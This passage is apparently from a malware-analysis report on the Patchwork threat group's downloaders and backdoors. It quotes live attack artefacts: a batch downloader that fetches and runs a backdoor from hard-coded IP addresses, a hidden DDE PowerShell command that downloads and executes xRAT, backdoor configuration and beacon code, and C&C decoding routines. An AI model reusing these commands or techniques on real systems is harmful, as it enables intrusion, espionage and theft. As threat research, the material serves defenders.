
The compilation process is achieved by the following command, where %jsc% points to a JScript compiler and %~*dpsfnx0* is resolved to the name of the currently executed batch file (d means disc, p means path, f means file, x means extension; all are modifiers of a special %0 parameter).



```
call %jsc% /nologo /out:"simpledownloader.exe" "%~dpsfnx0"
```

Figure 13: Command that facilitates the compilation process


The end of the batch script behind the */ comment is treated as source code. The code shown below makes a simple command-line downloader with two parameters, URL, and file name.



```
*********/
import System;
var arguments:String[] = Environment.GetCommandLineArgs();
var webClient:System.Net.WebClient = new System.Net.WebClient();
print("Downloading " + arguments[1] + " to " + arguments[2]);
try {
webClient.DownloadFile(arguments[1], arguments[2]);
} catch (e) {
Console.BackgroundColor = ConsoleColor.Green;
Console.ForegroundColor = ConsoleColor.Red;
Console.WriteLine("\n\nProblem with downloading " + arguments[1] + " to " + arguments[2] + "Check if the internet address is valid");
Console.ResetColor();
Environment.Exit(5);
}
```

Figure 14: Snapshot showing the command-line downloader

After compilation, the batch script uses the previously compiled *simpledownloader.exe* to download and execute both the payload and decoy document.



```
simpledownloader.exe  "http://93.115.30.146/nip/scvhost6.exe" OfficeEssentialsUpdate.exe >NUL 2>NUL
start OfficeEssentialsUpdate.exe >NUL 2>NUL
simpledownloader.exe  "http://94.242.249.206/xinwen/document.doc" document.doc >NUL 2>NUL
start winword document.doc >NUL 2>NUL
```


Figure 15: Snapshot showing the payload and decoy document being retrieved

The *scvhost6.exe* file is actually a variant of the NDiskMonitor backdoor, while the document.doc is a decoy document, which is a legitimate sociopolitical essay.

DDE Downloader

Patchwork also abused the Dynamic Data Exchange (DDE) protocol to deliver their malware. The internal structure of a sample we analyzed, an Office Open XML file, is a ZIP archive that contains the “document.xml” file, which contains an embedded DDE payload.

The payload starts with a DDEAUTO string, followed by a command to be executed. The command can be split into several fields by “w:instrText” or through the use of other methods. In the figure below, the entire PowerShell command (displayed in black) is split into several chunks. When a victim opens the document and DDE is enabled on the machine, the PowerShell command downloads and displays the decoy document then retrieves and executes xRAT.



```
w:val="2"/><w:szCs w:val="2"/></w:rPr><w:instrText xml:space="preserve"> DDEAUTO
c:\\windows\\system32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden
(New-Object System.Net.WebClient).DownloadFile('http://media.randreports.org/
</w:instrText></w:r><w:r w:rsidR="00B33147" w:rsidRPr="00134867"><w:rPr><w:color w:val
"FFFFFF" w:themeColor="background1"/><w:sz w:val="2"/><w:szCs w:val="2"/>
</w:rPr><w:instrText>aidz</w:instrText></w:r><w:r w:rsidRPr="00134867"><w:rPr><w:color
w:val="FFFFFF" w:themeColor="background1"/><w:sz w:val="2"/><w:szCs w:val="2"/>
</w:rPr><w:instrText xml:space="preserve">.bat ',' </w:instrText></w:r><w:r w:rsidR=
"007A2407" w:rsidRPr="00134867"><w:rPr><w:color w:val="FFFFFF" w:themeColor=
"background1"/><w:sz w:val="2"/><w:szCs w:val="2"/></w:rPr><w:instrText>
c://Users//Public//</w:instrText></w:r><w:r w:rsidR="00B33147" w:rsidRPr="00134867"
><w:rPr><w:color w:val="FFFFFF" w:themeColor="background1"/><w:sz w:val="2"/><w:szCs
w:val="2"/></w:rPr><w:instrText>aidz</w:instrText></w:r><w:r w:rsidRPr="00134867"
><w:rPr><w:color w:val="FFFFFF" w:themeColor="background1"/><w:sz w:val="2"/><w:szCs
w:val="2"/></w:rPr><w:instrText xml:space="preserve">.bat ');Start-Process '
```

Figure 16: PowerShell command retrieving and executing xRAT


Payloads

xRAT

xRAT, renamed QuasarRAT in its latest versions, is a remote access tool whose source is publicly available on Github. This availability allows anyone to easily clone the project and compile it. The project is actively maintained, with users reporting bugs and the developer fixing them and committing the repaired files back to the Github repository.

NDiskMonitor


NDiskMonitor is a custom backdoor written in .NET, named after the project name. We haven't seen this backdoor used by any other threat actor, so we construe this as Patchwork's own.



```
◢ NDiskMonitor (3.2.8.8)
  ◢ NDiskMonitor.exe
    ▷ PE
    ▷ References
    ▷ Resources
    ▷ { } -
    ◢ { } NDiskMonitor
      ◢ UDisk @02000008
```

Figure 17: Snapshot of NDiskMonitor's properties


NDiskMonitor's configuration is stored in *update_details* global variable. 70600 is probably its backdoor ID, "FuckYou" is the AES password used for encrypting certain information, and the string following it is the command and control (C&C) address.



```
this.update_details = new string[]
{
    "RXDEYUI",
    "70600",
    "FuckYou",
    "209.58.163.44"
};
```

Figure 18: NDiskMonitor's configuration

NDiskMonitor spawns a few threads. The first thread beacons regularly to let attackers know that the machine is alive. The parameter *license* is the encrypted username, *current_license* is the encrypted computer name, and *bui* is the backdoor ID.



```
string text = webClient.DownloadString(string.Concat(new string[]
{
    "http://",
    this.update_details[3],
    "/php/live.php?license=",
    this.AES_Encrypt(MyProject.User.Name, this.update_details[2]),
    "&current_license=",
    this.AES_Encrypt(MyProject.Computer.Info.OSFullName, this.update_details[2]),
    "&bui=",
    this.update_details[1]
}));
```

Figure 19: Thread spawned by NDiskMonitor

The second thread listens for backdoor commands. Backdoor queries are done via *updatecheck.php,* with parameters *client* as the encrypted user name. Supported commands are:


cme-update|<base64 command>	execute command, AES-encrypted result exfiltrated with */php/component_update.php*, parameters *component* = user name and *check* = encrypted result
Dv	return list of all logical drives, separated by "&"
rr|<base64 directory>	list all the files and directories in given directory
ue|<base64 url>	download and execute file from given URL

The third thread regularly downloads and executes the Wintel file/information stealer, while the fourth thread runs a custom Task Host program. It's a persistence mechanism for Wintel, which doesn't have one on its own.

Of note were multiple NDiskmonitor samples we found in the wild that had different hashes but similar code. The attackers added four extra bytes of random uppercase and lowercase letters after the PE-referenced data in the overlay. We think this is done solely to change the file hashes since the Windows PE loader won't even load those extra bytes into memory.

Socksbot

Patchwork also uses the Socksbot backdoor. As its name suggests, it abuses Socket Secure (SOCKS) proxies.




```
ring.urlmon.dll..u.GdiplusStartup..t.GdiplusShutdown.■.GdipDisposeImage..ñ.
GdipSaveImageToStream.M.GdipCreateBitmapFromHBITMAP...GdipGetImageEncodersS
ize....GdipGetImageEncoders..gdiplus.dll...................ÀEVY....2K......
........(K..,K..0K..¶%..?K....socksbot.dll.?ReflectiveLoader@@YGKPAX@Z.....
...........................................................................
...........................................................................
............60......,Ùh}º(\ÇG¾#_f■äÃ.½.\!€ª¢.aÕmêÛoÄ■■¬ÿÅ1U©Y■méa&Q■X¤?-■..«
■.É■r■.¨öÉVðNk..■.2h~ Gug]äª5=¸*iíJ#Ñ.ëvûª5¦gTÌ■¡■ÆÉx.■1.ã7ÂA.¬ÔKIH..YÈ_...
.....46.166.163.243........................................................
...........................................................................
...........................................................................
```

Figure 20: Snapshot showing Socksbot


All Socksbot binaries are DLL files that create a suspended *svchost* process, in which the DLL is injected and then executed (e.g., as a module in another backdoor). When Socksbot communicates with the C&C server, the response will include a status code.

Based on the status code, Socksbot will execute one of the following branches:

- 200: start a SOCKS proxy thread
- 202: take a screenshot and list of all running processes to C&C
- 203: activate the backdoor function, which depends on the first byte of received and decoded buffer, which can be:
    - Write and execute an EXE file
    - Write and execute a PowerShell script
    - Write and execute a PowerShell script and exit



```
pBufferScreenshot = take_screenshot(&nLenScreenshot);
pBufferEnumProcesses = enum_processes(&nLenEnumProcesses);
v7 = nLenScreenshot;
nLen = nLenEnumProcesses + nLenScreenshot + 8;
v4 = localalloc_ex(nLenEnumProcesses + nLenScreenshot + 8);
if ( v4 )
{
  *v4 = v7;
  memcpy((v4 + 1), pBufferScreenshot, nLenScreenshot);
  v5 = nLenScreenshot;
  *(v4 + nLenScreenshot + 4) = nLenEnumProcesses;
  memcpy(v4 + v5 + 8, pBufferEnumProcesses, nLenEnumProcesses);
  encrypt_data(v4, nLen, a2);
  send(hSocket, v4, nLen, 0);
  localfree_ex(v4);
}
```




```
send_ex(hSocket, &::a2, 100);
if ( recv_ex_ex(hSocket, (int)&pBuffer, 4, 10) )
{
  v3 = pBuffer;
  if ( (unsigned int)(pBuffer - 129) <= 0x4FFF7E )
  {
    v4 = (_BYTE *)localalloc_ex(pBuffer);
    if ( recv_ex_ex(hSocket, (int)v4, v3, 3) )
    {
      decrypt_buffer((int)v4, v3, a2);
      switch ( *v4 )
      {
        case 2:
          write_temp_create_process((int)(v4 + 1), v3 - 1);
          break;
        case 3:
          run_powershell_file((int)(v4 + 1), v3 - 1);
          break;
        case 4:
          closesocket(hSocket);
          v2 = 0;
          run_powershell_file_and_exit((int)(v4 + 1), v3 - 1);
          break;
      }
    }
    localfree_ex((int)v4);
  }
}
```

Figure 21: Code snippets showing Socksbot executing branches based on status code


Badnews Backdoor

This backdoor, which has been used in other campaigns, has an interesting method for retrieving the actual C&C address. The binary has a few hardcoded and encoded URL addresses, which can be decoded by subtracting 0x01 from each character.

After the decoding, we get the actual URLs.



```
..j.u.d.s.....uid=....&u=.GetUserNameW....%04x....UNIC....?...&...=.......i
uuqt;00sbx/hjuivcvtfsdpoufou/dpn0bmgsffeopcfmj0uftusp0nbtufs0ynm/ynm...iuuq
;00gffe54/dpn06281594223137742/ynm..iuuq;00xxx/xfcstt/dpn0dsfbufgffe/qiq@gf
feje>5::53...iuuqt;00cfdiftcfbvuff/xpseqsftt/dpn0....o.p.e.n.....lfsofm43/e
```



ADD

Key Hex ff


```
iuuqt;00sbx/hjuivcvtfsdpoufou/dpn0bmgsffeopcfmj0uftusp0nbtufs0ynm/ynm
iuuq;00gffe54/dpn06281594223137742/ynm
iuuq;00xxx/xfcstt/dpn0dsfbufgffe/qiq@gffeje>5::53
iuuqt;00cfdiftcfbvuff/xpseqsftt/dpn0
```

Output time: 1ms length: 195 lines: 1


```
https:[redacted]xml
http:[redacted]xml  http[redacted]
[redacted]     https:[redacted].com/
```

Figure 22: The hardcoded strings (above), and the actual URLs when decoded (below)

These addresses refer to legitimate websites such as Github, Feed43, WebRSS, Wordpress, and Weebly, likely to circumvent AV detection. Accessing these decoded URLs reveals a long base64 string enclosed within parentheses. This may be hidden on some websites, as the text has white color on a white background, so it's important to "make a selection" to highlight the text.



```
<rss xmlns:blogChannel="http://backend.userland.com/blogChannelModule" version="2.0">
<channel>
<title>good</title>
<link>http://feeds.rapidfeeds.com/79167/</link>
<atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="via" href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
<atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="self" href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
<description>
<![CDATA[
{{MmVhZGFkMmQ2NGM2YzYwNTI0MjRlNjA1ZTU4NWU2MDU2NWE1ZTY0NTI1YzY0ZmU1MGZlZjhmNmYwZjBmMjQwZjRmYWYyNDI1OGZjNWM2NmYwYzhkOGYyZWVmMjQwZmVmZTYyZDJlMmQyMw==}}
]]>
</description>
<pubDate>Tue, 21 Jul 2015 05:03:09 EST</pubDate>
<docs>http://backend.userland.com/rss</docs>
<generator>RapidFeeds v2.0 -- http://www.rapidfeeds.com</generator>
<language>en</language>
</channel>
</rss>
```




xciting

October 11, 2017

bechesbeautee

Leave a comment

wipego jormekhonso isazbti
{{MmVhZGFkMmQ2NGM2YzYwNTI0MjRlNjA1ZTU4NWU2MDU2NWE1ZTY0NTI1YzY0ZmU1MGZlZjhmNmYwZjBmMjQwZjRmYWYyNDI1OGZjNWM2NmYwYzhkOGYyZWVmMjQwZmVmZTYyZDJlMmQyMw==}}



```
lpPayloadDecoded_[v6++] = __ROL1__((v11 + 16 * v9) ^ 0x23, 3);
```

Figure 23: base64 string enclosed in the decoded URLs (above and center), and how it's decoded (below)


The text needs to be decoded on the actual C&C server. This can be done by base64 decoding, decoding Hex string to bytes, then XORing each byte with 0x23 and rotating left by three positions. The decoded C&C URL looks like the following:
hxxp://188[.]165[.]124[.]30/c6afebaa8acd80e7/byuehf8af[.]php

Badnews will then start to communicate with the C&C server. The request is not sent in clear text form, but is encoded using the same algorithm used for encoding the C&C server name:

uid=<14 hex digits >&u=<hex encoded Unicode username>&c=<hex encoded Unicode computer name>&v=2.2

The server response may include any of these 11 implemented commands:

- *shell*—download and save file
- *link*—download and write file, run with ShellExecute, inject into process if writing to file fails
- *mod*—download and save DLL file; likely module
- *upd*—download and save EXE file; likely update
- *dwd*—create empty file and send it to C&C server; probably for testing purposes
- *kl*—send logged keys to C&C server
- *snp*—snap, take screenshot
- *ustr*—upload stolen documents
- *sdwl*—upload file to C&C server
- *utop*—stop stealing files
- *hcmd*—run cmd.exe as a shell



```
if ( !addr_strstria(&pReceivedBuffer, "404 Not Found") )
{
  strcpy(Srch, "link:");
  v18 = addr_strstria(&pReceivedBuffer, Srch);
  if ( v18 )
  {
    v19 = v18 + 5;
    *a4 = 1;
    goto LABEL_54;
  }
  strcpy(Srch, "shell:");
  v20 = addr_strstria(&pReceivedBuffer, Srch);
  if ( v20 )
  {
    v19 = v20 + 6;
    *a4 = 0;
    goto LABEL_54;
  }
  strcpy(Srch, "mod:");
  v21 = addr_strstria(&pReceivedBuffer, Srch);
  if ( v21 )
  {
    v19 = v21 + 4;
    *a4 = 2;
    goto LABEL_54;
  }
  strcpy(Srch, "upd:");
  v22 = addr_strstria(&pReceivedBuffer, Srch);
```

Figure 24: Badnews' backdoor commands


Depending on Badnews' version, there are two threads. One logs all the pressed keys and stores them in a file, which, based on the received backdoor command, may be sent back to C&C server. The same goes for the file-stealing thread, which monitors USB devices and copies files with certain extensions to the backdoor's predefined directory. Depending on C&C server's command, it can send the stolen files back to C&C server. This feature is probably implemented to overcome air-gapped environments, as not all of its versions have a thread that steals data stored on USB devices. Badnews is usually compiled as a DLL loaded by a legitimate Java runtime executable, which is vulnerable to DLL hijacking. The real Authenticode certificate is sometimes appended to the DLL to make it look more legitimate, but it is invalid. We recently saw a sample of it as an executable in the wild.

File Stealers

In Patchwork's case, file stealers are used to search for files with certain extensions, which are then uploaded to their C&C server. The stealers we found seem to be developed and used exclusively by Patchwork.

Taskhost Stealer


Taskhost Stealer combines theft and persistence capabilities. It's written in .NET and obfuscated with Crypto Obfuscator, which can be removed with the de4dot tool.



```
taskhost (1.0.0.0)
  taskhost.exe
    PE
    References
    Resources
    -
    taskhost
      <<EMPTY_NAME>> @0200001D
      AssemblyInfoAttribute @02000003
      AssistantConverter @02000004
      ComponentLoader @0200000B
      DialogEventArgs @02000002
      DockingPaneService @0200000E
      DockingPaneStack @02000009
      Page @0200001A
      ReferenceInfo @0200000D
      ServerOptions @02000005
      StubSettings @0200000F
      VectorInvoker @02000011
      WindowDictionary @02000010
    taskhost.My
```

